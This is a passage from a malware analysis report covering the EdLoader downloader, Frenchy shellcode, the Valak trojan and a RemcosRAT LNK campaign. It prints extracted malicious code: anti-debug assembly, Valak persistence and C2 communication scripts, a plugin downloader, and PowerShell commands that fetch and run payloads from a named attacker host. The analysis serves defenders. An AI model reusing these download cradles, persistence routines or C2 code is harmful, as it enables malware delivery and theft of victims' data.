MOV EAX,DWORD PTR DS:[EDI+5000]
TEST EBX,EEC1F367
CMP DWORD PTR DS:[EAX+4],0          Dr0
JNZ SHORT 012C3486
CMP DWORD PTR DS:[EAX+8],0          Dr1
JNZ SHORT 012C3486
CMP DWORD PTR DS:[EAX+C],0          Dr2
JNZ SHORT 012C3486
NOP
CMP DWORD PTR DS:[EAX+10],0         Dr3
JNZ SHORT 012C3486
CMP DWORD PTR DS:[EAX+14],0         Dr6
JNZ SHORT 012C3486
CMP DWORD PTR DS:[EAX+18],0         Dr7
JNZ SHORT 012C3486
```

Figure 18: Debug registers.

- Before making a call to some *Windows* APIs, it also checks for breakpoint instructions in the API code.

```
MOV BL,BYTE PTR DS:[EAX]            [EAX]=ntdll.ZwUnmapViewOfSection
CMP BL,0CC                          Check for Int3
JE SHORT 012C3486
MOV BX,WORD PTR DS:[EAX]
CMP BX,3CD                          Check for Int 3
JE SHORT 012C3486
CLD
MOV BX,WORD PTR DS:[EAX]
CMP BX,0B0F                         Check for UD2  (Raise invalid opcode exception.)
JE SHORT 012C3486
```

Figure 19: Checking breakpoints.

Payload download & installation

During our analysis, we found different variants that download encrypted payload from *Google Drive.*




Figure 20: Snapshot of encrypted payload.

It uses a simple XOR encryption, the decryption key is hard coded. The XOR key varies among different variants.




Figure 21: XOR decryption.

The decrypted payload is mapped and executed in the same process. Depending on the configuration in shellcode, the downloader copies itself to the %USERPROFILE% directory where it drops two files – a copy of itself and a VBS file that executes it.




Figure 22: VBScript code.

Final payload

We have observed Win32.Downloader.EdLoader downloading multiple well-known malware family payloads:

Win32.Backdoor.NetwiredRC | Win32.Backdoor.AgentTesla | Win32.Backdoor.RemcosRAT | Win32.Backdoor.Predatorlogger | Win32.Backdoor.Nanocore | Win32.PWS.Vidar | Win32.PWS.Azorult | Win32.PWS.Avemaria | Win32.PWS.Kpot | Win32.PWS.Avecaesar | Win32.PWS.Raccoon | Win32.PWS.Lokibot

Case study 3 – Frenchy AutoIt shellcode

In December 2019, we saw a number of AutoIt and .NET samples from different malware families utilizing what is being called Frenchy shellcode. The name is based on the mutex name it creates, 'frenchy_shellcode_{version}'. Here, we provide a brief analysis of a .NET sample utilizing the Frenchy shellcode and also provide an overview of different malware families using it.




Figure 23: Frenchy shellcode sample observed in Zscaler cloud.

As the execution of the malware starts, it extracts the embedded compressed resource with the name ‘asmz://4da3bcc9092d2b15c67c8bb6a3248c6d/279552/z’, which is a .NET compiled DLL binary.




Figure 24: Compressed resource name stored in the variable.

The DLL extracts an embedded AES encrypted resource with the name ‘501Yek31KY’. The AES key (‘zlauDo4j2s76f3bAu7vJla9qxo4T9fDA’) used for decryption is hard coded within the code. Upon decryption, the file turns out to be another .NET compiled executable that performs the following activity:

1. Performs two checks for virtual environment detection and terminates itself if either of the two is successful.

   - Checks if SbieDll.dll is present

   - Checks if the caption of the main window of any running process is empty.

2. For persistence, it creates a copy of itself in the %APPDATA%/Tasks/ folder with the name ‘ThumbnailExtractionHost.exe’, a VBS file with the name ‘vTzzHA5v.vbs’ in the same folder to invoke ‘ThumbnailExtractionHost.exe’, and a URL file in the Startup directory with the name ‘89f429NZ.ur’ to invoke ‘vTzzHA5v.vbs’.

3. Finally comes the main part where the Frenchy shellcode and the main malware binary are extracted. This executable contains two resources, both encrypted with AES encryption. One resource with the name ‘9BMPzLT7ztLkxO7r’ contains the Frenchy shellcode and another one with the name ‘HC8354RuK8FCQSpg’ contains the main malware binary.




Figure 25: AES encrypted resource – malware payload.

Figure 26: Extracted main malware payload.




Figure 27: AES encrypted resource – Frenchy shellcode.

Figure 28: Extracted Frenchy shellcode.

Memory is allocated for the shellcode and main payload. Control is transferred to the Frenchy shellcode by creating a delegate using its memory location pointer along with two arguments:

1. Currently executing binary full path
2. Pointer to memory location of main payload




Figure 29: Control transferred to Frenchy shellcode memory location.

Frenchy shellcode analysis

The main functionality of the shellcode is to perform hollow process injection. Execution of the shellcode starts with a relative jump instruction with the two arguments passed to the shellcode available on the stack.




Figure 30: Frenchy shellcode.

Following the jump instruction all the strings that will be used by the shellcode are generated on the stack. The interesting thing that this shellcode does is that it maps all the required DLLs again in the memory and makes further calls via these newly loaded DLLs. This technique helps bypass API monitoring that is done by some sandboxes in user space. Four DLLs, namely 'advapi32.dll', 'ntdll.dll', 'user32.dll' and 'kerne32.dll', are mapped using the ZwOpenSection and ZwMapViewOfSection APIs.

Once kernel32.dll is loaded, Frenchy shellcode extracts the address of LoadLibrary and GetProcAddress to load further required DLLs and extract the necessary API addresses.

Once this initialization phase is complete the shellcode's main functionality starts. First, it creates a mutex with the name 'frenchy _shellcode_{version}', where {version} is 002 in this case.




Figure 31: Frenchy shellcode version 002.

The Frenchy shellcode creates a process of the currently executing binary in suspended mode.

```
00251C9F    50                  push eax                    eax:L"C:\\Users\\Admin\\Desktop\\2nd.exe"
00251CA0    57                  push edi
00251CA1    57                  push edi
00251CA2    68 0C000008         push 800000C
00251CA7    57                  push edi
00251CA8    57                  push edi
00251CA9    57                  push edi
00251CAA    57                  push edi
00251CAB    8D85 60FEFFFF       lea eax,dword ptr ss:[ebp-1A0]
00251CB1    50                  push eax                    eax:L"C:\\Users\\Admin\\Desktop\\2nd.exe"
00251CB2    FF95 2C010000       call dword ptr ss:[ebp+12C]
dword ptr [ebp+12C]=[0035E85C <&CreateProcessW>]=<kernel32.CreateProcessW>
```

Figure 32: Creating new process in suspended mode.

It creates a new section to be shared with the newly created process.

```
00251D20    57                  push edi
00251D21    68 00000008         push 8000000
00251D26    6A 40               push 40
00251D28    8945 D0             mov dword ptr ss:[ebp-30],eax
00251D2B    8D45 D0             lea eax,dword ptr ss:[ebp-30]
00251D2E    50                  push eax
00251D2F    57                  push edi
00251D30    68 1F000F00         push F001F
00251D35    8D45 E0             lea eax,dword ptr ss:[ebp-20]
00251D38    50                  push eax
00251D39    897D D4             mov dword ptr ss:[ebp-2C],edi
00251D3C    FF95 84010000       call dword ptr ss:[ebp+184]
dword ptr [ebp+184]=[0035E8B4 <&ZwCreateSection>]=<ntdll.ZwCreateSection>
```

Figure 33: Shared section.

It maps the view of this section into a newly created process, copies the main malware payload to this mapped view, modifies and sets the context of the newly created process and starts the process main thread by calling NtResumeThread.

Final payload

We have observed Frenchy shellcode downloading multiple well-known malware family payloads:

Win32.Backdoor.404Keylogger | Win32.Backdoor.AgentTesla | Win32.Backdoor.AysncRAT | Win32.Backdoor.DarkComet | Win32.Backdoor.HawkEye | Win32.Backdoor.Keybase | Win32.Backdoor.LimeRat | Win32.Backdoor.Nanocore | Win32.Backdoor.NetWiredRC | Win32.Backdoor.NjRat | Win32.Backdoor.NjRatLime | Win32.Backdoor.PhoenixKeylogger | Win32.Backdoor.PredatorLogger | Win32.Backdoor.QuasarRAT | Win32.Backdoor.RemcosRAT | Win32.PWS.AZORult | Win32.PWS.FormBook | Win32.Ransom.Adame | Win32.Ransom.Phobos | Win32.Trojan.APT33

Case study 4 – Win32.Trojan.Valak

We observed the Win32.Trojan.Valak campaign starting in April 2020 where malicious *Office* documents were being delivered through spam emails on the victim's machine. During our analysis, we noticed that attackers were using compromised *WordPress* sites to distribute the payload and target multiple industry verticals.




Figure 34: Samples observed in the Zscaler cloud.

Once the victim opens the malicious document file, a message appears telling the victim that this document was created in an older version of *Word* and that they must enable macros to view the content.




Figure 35: The message used to trick the victim.

The macro code contains lines of random dictionary words used to obfuscate the macro and evade machine-learning based detection.

```
' Impaled carnation
' Jackie bias terrify tags modular
' Wallpapers sin pittsburgh
' Contractors butler thesaurus bike

' Dynamite providence clean lcd forwarding stubbornly common
' Participated improperly crumble commodities dresses
' Va
Set t5 = G9.J(G9.NH())
t5.Create G9.X() + " " + ji

' Non-existent salon
' Sets civil rouge
' Tony foul rare petite
End Sub
```

Figure 36: Lines of random dictionary words in the macro.

The macro contains the URL of the payload as a combination of one or more of the following obfuscations: Base64 encoded, reversed, or string split.

```
Dim arr(0 To 13)
arr(0) = Trim("~03bnbB8N8KCDleI3jnS")
arr(1) = Trim("6wZuYdgSBgbKIfldh1NY")
arr(2) = Trim("-ED4GaRX7bqUpiBPhWqH")
arr(3) = Trim("YEvDJFsrwm5Y8N5ne-aA")
arr(4) = Trim("yQvBISdd3SIxpmIejiKD")
arr(5) = Trim("lMZTu9eySU2Kbo1O7Ydy")
arr(6) = Trim("XojP0vgUkLkPbM7dIqIL")
arr(7) = Trim("38JwX9uTyH_H-JWLv8fV")
arr(8) = Trim("z68EcwpAKCCNwADM=x?p")
arr(9) = Trim("hp.dnoCR3eNt7OdSCfZ_")
arr(10) = Trim("/egapnigol/snigulp/t")
arr(11) = Trim("netnoc-pw/gro.ri-psd")
arr(12) = Trim("//:ptth")

G9.Wq StrReverse(Join(arr, "")), ji
```

Figure 37: The obfuscated URI in the macro.

This will attempt to download the payload and save it in the %temp% directory.

The first payload it downloads is a DLL which is executed using the command regsvr.exe. This DLL will drop a JavaScript file in the %temp% directory and execute it. The JavaScript file contains the configuration data, as shown in Figure 38.

```
var config = {
 PRIMARY_C2 :
['http://akadns.net','http://oca.telemetry.microsft.com','http://vortex-wi
n-sandbox.data.microsoft.com','http://d-xelshop.com','http://cuisine-enlig
ne.com','http://cuetheconnect.com','http://ef0aba3698.com','http://a2c4910
23580.com'],
 SOFT_SIG : 'mas20',
 SOFT_VERSION: 24,
 zdx_eSeYmElWzDIRpoYUJXFSaYjeGXhdBOf : 21,
 C2_FAIL_SLEEP : 21,
 C2_FAIL_COUNT : 20,
 C2_OB_KEY : 'JxTRG4mY',
 C2_PREFIX : 'project.aspx'
}
```

Figure 38: The JavaScript with the primary C&C info.

It includes some legitimate domains in the list of C&C servers and generates legitimate network traffic for hiding C&C activity.

The execution starts with the method InitialRequest. In the latest variant an anti-sandbox check has been added to exit if system uptime is less than 3000.

```
function InitialRequest(){
 if(GetUptime() <= 3000){
    WScript.Quit(0);
 }
```

Figure 39: The system uptime check.

Then it will iterate over the list of C&C servers to get the next level payload. For that, it will append system data with the C&C URL (Figure 40).

```
function GetInfoBlock(nonce){
 var shell = new ActiveXObject("WScript.Shell");
 var username = shell.ExpandEnvironmentStrings("%username%");
 var pcname = shell.ExpandEnvironmentStrings("%COMPUTERNAME%");
 var domain = shell.ExpandEnvironmentStrings("%USERDOMAIN%");
 var corp = (pcname.toUpperCase() != domain.toUpperCase()).toString();
 var uptime = GetUptime().toString();
 var id = GetID();
 var infoBlock = [username, pcname, domain, corp, id, config.SOFT_SIG,
config.SOFT_VERSION, uptime];
 var sessionKey = nonce + config.C2_OB_KEY;
 infoBlock = infoBlock.join(":");
 infoBlock = rot13_str(infoBlock, derive_key(sessionKey));
 infoBlock = Base64Encode(infoBlock);
 return encodeURIComponent(infoBlock);
}
function GetURI(){
 var nonce = randomString(12);
 var infoBlock = GetInfoBlock(nonce);
```

Figure 40: The system data used in building the URI.

The data sent includes:

- User name
- Computer name
- User domain
- Uptime
- SOFT_SIG

```
var uri = "/" + config.C2_PREFIX + "?cwdTelemetry=2&regclid=" + infoBlock
+ "&agwHit=" + randomString(6) + "&cClass=" + randomString(2) + "&ubwG=" +
nonce;
```

Figure 41: URI building.

The C&C response data is encoded using Base64 and character rotation. It will look for the keyword '<<<CLIENT__' in the response data. If found, it will remove this keyword and use Base64 for the rest of the data. It saves the active C&C (key name - ShimV4) and system/bot ID (key name - SetupServiceKey) in the registry location mentioned in Figure 42

```
var regPath =
"HKEY_CURRENT_USER\\Software\\ApplicationContainer\\Appsw64\\" + entry;
```

Figure 42: The registry key location for C&C, system/bot ID and other data.

Once it receives the next JavaScript payload from the C&C, it performs the following steps for persistence:

1. Writes the second JavaScript payload in the registry key location mentioned in Figure 43.
2. Creates an empty file with file extension as JAR (C:\\Users\\Public\\PowerManagerSpm.jar) and writes JavaScript code in ADS. This JavaScript executes a second JavaScript payload stored in the registry key, as mentioned in step number 1 above.
3. Creates a scheduled task to execute the JavaScript code written in ADS of the JAR file mentioned in step number 2 above.

```
function Persist(body){
 var shell = new ActiveXObject("WScript.Shell");
 var username = shell.ExpandEnvironmentStrings("%username%");
 var ntuser = "C:\\Users\\Public\\PowerManagerSpm.jar"
 var command = "WSCRIPT.EXE //E:jscript " + ntuser + ":LocalZone " +
randomString(31) + " " + randomString(9);
 shell.Run("schtasks.exe /Create /F /TN \"Power Clock ATX\" /TR \"" +
command + "\" /SC Minute /MO 6");
 WriteRegistry("ServerUrl", body);
 CreateFile(ntuser);
 WriteADS(ntuser, "LocalZone", "var bfDX = new
ActiveXObject('WScript.Shell');
eval(bfDX.RegRead('HKEY_CURRENT_USER\\\\Software\\\\ApplicationContainer\\
\\Appsw64\\\\ServerUrl'));");
 GrabHost();
}
```

Figure 43: Adding persistence via a scheduled task and registry.

Then the malicious code attempts to download a 'plug-in host' component, which is a .NET binary, and save it in the %temp% directory with the name {System/Bot id}.bin.

```
 var pluginHost = MSXMLRequest(SELECTED_C2 +
"/a.aspx?redir=1&clientUuid=91&r_ctplGuid=" + encodedId + "&TS2=" + nonce
+ "&rtag=" + arch);
```

Figure 44: Downloading the plug-in host.

Plug-in host

The sole purpose of this .NET binary is to download and execute plug-ins from the C&C address mentioned in the ShimV4 registry key. The plug-in name is provided as an argument. This EXE file is used by the second-stage JavaScript payload whenever the C&C instructs it to download and execute plug-ins.

```
private static void Main(string[] args)
{
    string pluginId = args[0];
    try
    {
        Activator.CreateInstance(Assembly.Load(HttpClient.GetPluginBytes(pluginId)).GetType("ManagedPlugin.ManagedPlugin"));
    }
    catch
    {
    }
}
```

Figure 45: The function to download the managed plug-in module.

The Main() function will download the managed plug-in module by executing the GetPluginBytes() function.

```
// Token: 0x06000005 RID: 5 RVA: 0x00002094 File Offset: 0x00000294
public static byte[] GetPluginBytes(string pluginId)
{
    string text = "64";
    try
    {
        using (WebClient webClient = new WebClient())
        {
            return Convert.FromBase64String(webClient.DownloadString(Bot.GetC2() + string.Format("/db.aspx?llid={0}&pkf_MCID=2018&stat=L2&dfc
            {
                Guid.NewGuid().ToString(),
                pluginId,
                new Random().Next(1, 10000).ToString(),
                text
```

Figure 46: The function to download the plug-in.

Here, the GetPluginBytes() function gets the C&C domain via GetC2() and links it with a predefined URL. This will download another module for the plug-in.

Next stage payload

The next stage JavaScript payload also has a similar configuration:

```
var client_config = {
 COMMAND_C2 :
['http://redirector.gvt1.com','http://onecs-live.azureedge.net','http://ip
m-provider.ff.avast.com','http://testfeb22.com','http://apartamentossuperm
olina.com','http://fine-food-at-home.com','http://bf8a8987e.com','http://a
5c6a0cc95db01a9.com'],
 SOFT_SIG : 'mas20',
 CLIENT_ID : '6DD41E39AC0AFE6698784C0857D349F3',
 C2_REQUEST_SLEEP : 20,
 C2_FAIL_SLEEP : 1,
 C2_FAIL_COUNT : 3,
 C2_OB_KEY : 'JxTRG4mY',
 SOFT_VERSION : 30,
 C2_COMMAND_PREFIX : 'api.aspx',
 C2_USE_IEXPLORE : false
}
```

Figure 47: Next stage JavaScript.

It will iterate through a list of C&C servers to get commands from the server. The two types of responses that are expected include TASK and PLUGIN.

TASK

In this command, the expected payload is JavaScript. It will save the payload in ADS and create a task to execute that payload.

```
  if(response.indexOf("--TASK") !== -1){
      var executionTask = response.replace('--TASK--',
'').split('--')[1];
      var taskName = response.split('--')[2];
      Client.PrepareExectionTask(taskName);
    Client.Windows.WriteDataStreamBytes(Client.GlobalStrings.NTFILE_PATH,
taskName, Base64bytes(executionTask));
      return;
```

Figure 48: Creating a task to execute the payload.

PLUGIN

Here, an MSIL-based executable is expected and executed using the plug-in host downloaded earlier.

```
if(response.indexOf('--PLUGIN') !== -1){
   var plugin = response.replace('--PLUGIN--', '');
   Client.ExecutePlugin(plugin);
   return;
}
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
Client.ExecutePlugin = function(pluginId){
 var hostPath =
Client.Windows.GetEnv("%temp%").concat("\\").concat(Client.Loader.GetUid()
).concat(".bin");
 var command =
Client.DataTools.Strings.ParseTemplate(Client.GlobalStrings.WMIC_EXEC_ARGS
, "path=".concat(hostPath).concat("&args=").concat(pluginId));
 Client.Windows.Execute(command);
}
```

Figure 49: Plug-in execution.

Table 1 shows known plug-in names and their data types:

netrecon	NETWORK_INFO
screencap	SCREENGRABBER_IMG
procinfo	PROCESS_LIST
ipgeo	GEOINFO_JSON
systeminfo	EXTENDED_SYSTEMINFO

Table 1: Plug-in names and their data types.

They read the C&C address and System/Bot IDs from the registry at the following path:

HKCU\Software\Win32Registry\LocalApplicationData\

```
internal class Bot  {
       public static string GetID()       {
           return Utils.RegistryReadInfo("Modulei386");       }
       public static string GetC2()       {
           return Utils.RegistryReadInfo("WatsonAPI");       }
   }
```

Figure 50: The Get BotID and C&C via the Utils class.

Plug-in C&C communication

Each plug-in will collect respective data from the system and send it to the C&C via an HTTP POST request using a modified Base64-encoded URI.

```
string text = string.Concat(new string[]    {
    "nonce1=",  Utils.GetInteger(0, 10000).ToString(),
    "&id=",     Bot.GetID(),
    "&plugin=", PluginConfig.NAME,
    "&ltype=",  PluginConfig.LOG_TYPE,
    "&nonce2=", Utils.GetInteger(1000, 20000).ToString()    });
text = Convert.ToBase64String(Encoding.ASCII.GetBytes(text));
text = text.Replace("==", "_2cea");
text = text.Replace("=", "_3DF");
text = text.Replace("+", "-");
text = text.Replace("/", "_");
text = string.Join("/", Utils.Split(text, Utils.GetInteger(10,
30)).ToArray<string>());
return text + ".html";
```

Figure 51: The parameters used to build the URI.

It will build the URI with the following parameters:

id: system/bot ID

nonce1: random value

plugin: plugin name

ltype: Log type

nonce2: random value

The Base64 encodes the URI and replaces strings according to following:

== --> _2cea

= --> _3DF

+ --> -

/ --> _

Finally, it inserts '**/**' at specific intervals in the URL, making the final URL format:

{c2}/json-rpc/{encoded uri}.html

The data sent by plug-ins is obvious from their names and log types.

Final payload

During this campaign, the final payloads downloaded by this downloader trojan include Win32.banker.Ursnif and Win32.Banker.Icedid, which are well-known banking trojans.

Case study 5 – LNK.Downloader.RemcosRAT

In a recent campaign seen around April-May 2020, we observed a LNK file downloading a RAT using a multi-stage downloading mechanism. The LNK file consists of a PowerShell script that gets executed from the target location to download the first-stage module. An interesting thing to note here is the usage of a BAT and PowerShell script combination.

Below is the code in the LNK file to download the first-stage BAT files from hostengage[.]com[.]br/stage_1/l.ps1 using PowerShell:

```
%comspec% /c "powershell -ep bypass -nop -w hidden -c iex(new-object net.webclient).
downloadstring('hxxp://hostengage.com.br/stage_1/l.ps1')"
```




Figure 52: Command to download BAT file.




Figure 53: First-stage BAT script.

The BAT script creates two scheduled tasks:

1. A task named ‘rr’ that calls the LockWorkStation API of USER32.DLL to lock the screen.
2. A task named ‘r’ that performs the following actions:
   i. Creates a folder, ‘pupnb’, in %APPDATA%.
   ii. Downloads a Base64-encoded BAT script using certutil.
   iii. Decrypts the BAT script using certutil.
   iv. Runs the BAT script.

```
@ECHO OFF
SCHTASKS /delete /TN "r" /f
SCHTASKS /delete /TN "rr" /f
powershell.exe -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('
http://hostengage.com.br/stage_2/out.exe.b64.aes','C:\ProgramData\pupnb\out.exe.b64.aes')
powershell.exe -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('
http://hostengage.com.br/stage_2/aescrypt.exe','C:\ProgramData\pupnb/aescrypt.exe') &
